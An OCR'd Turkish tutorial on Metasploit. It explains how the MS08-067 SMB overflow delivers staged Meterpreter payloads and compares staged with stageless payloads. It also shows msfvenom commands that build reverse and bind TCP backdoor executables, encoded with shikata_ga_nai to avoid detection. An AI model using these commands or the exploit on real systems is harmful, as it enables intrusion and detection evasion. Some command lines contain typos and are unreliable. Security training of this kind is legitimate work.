
Smb makinesi requesti aldığında ilgili fonksiyonlar tetiklenip stack bufferdan yer ayrılır.



Msf makinesi, smb makinesinin beklediğinden daha fazla data gönderir ve overflowa neden olur. Ve böylece EIP registerını kontrol ederek, stage0 shellcodenu çalıştır.




Bu noktadan itibaren stege0(reverse_tcp) çalışarak msf makinesinin ilgili portuna bağlanır. Bağlantı sağlandıktan sonra stage1(metsrv) smb makinesine gönderilmeye başlanır.



Metsrv dll'i smb makinesine gönderilirken stege0 shellcode bu dll'i belleğe yükler. Ardından stdapi ve priv eklentileri gönderilir.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.1.10.42:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 10.1.10.48
```

Stage1 smb makinesinin belleğine yüklendiğinde stage0 tarafından lokasyonu hesaplanır. Daha sonra stage1 normal bir dll dosyasıymış gibi stage1'i bellekten çalıştırılır.



Daha iyi olabilirdi?

stage0:	shellcode	350b
stage1:	metsrv DLL	755kB.
stage2:	stdapi DLL	370kB.
stage3:	priv DLL	115kB.
	~Toplam	1240kB.

Yerel ağ olmadığı düşünülürse büyük bir değer.
Ms17-010 → 956991 byte = 934kB

```
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
[*] Sending stage (785920 bytes) to 172.16.52.154
```

Farklı bir paradigma

Yine bir önyükleyici vardır ancak bu iki makine arasındaki bağlantıdan ve stage1'in bellekteki yeriyle ilgilenmez.

Stagesiz Payloadlar

Payload	Staged	Stageless
Reverse TCP	windows/meterpreter/reverse_tcp	windows/meterpreter_reverse_tcp
Reverse HTTPS	windows/meterpreter/reverse_https	windows/meterpreter_reverse_https
Bind TCP	windows/meterpreter/bind_tcp	windows/meterpreter_bind_tcp
Reverse TCP IPv6	windows/meterpreter/reverse_ipv6_tcp	windows/meterpreter_reverse_ipv6_tcp

```
xubuntu ~ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.5.30.128
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: staged.exe
xubuntu ~ sudo msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.5.30.128
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 956991 bytes
Final size of exe file: 1032192 bytes
Saved as: staged.exe
xubuntu ~
```

msfvenom

Backdoor oluşturmak ve oluşturulan bu backdoorları encode ederek hedef sistem tarafından tespitini zorlaştırmaya yönelik encoding işlemlerini yapan yardımcı bir araçtır. Exe, apk, elf ...

msfvenom = msfpayload + msfencode

msfvenom --list payloads || encoders || nops || all

Backdoor Oluşturmak | msfvenom

Genel Format:

msf > msfvenom -p <PAYLOAD> LHOST=<IP>
LPORT=<PORT> -e <encoder> -i <times>
-f <format> -o <output>

Windows x86 Reverse Tcp:

msf > msfvenom -p windows/meterpreter/reverse_tcp
LPORT=<IP> -e shikata_ga_nai -i 20 -f exe -o bc.exe

Windows x64 Bind Tcp:

msf > msfvenom -p windows/x64/meterpreter_bind_tcp
LPORT=1234 -f exe -o bind.exe


Metasploit Interfaces

- Metasploit Pro: Metasploit'in full-featured sürümüdür. 14 günlük deneme sürümünden sonra ücret talep etmektedir. Grafik arayüzü mevcuttur.


- Msfconsole : Komut satırı tabanlı ve bedava sürümdür.

- Armitage : Metasploit'in grafik arayüzlü varyasyonudur. Performans ve stabilite bakımında msfconsole kullanımı daha verimlidir.

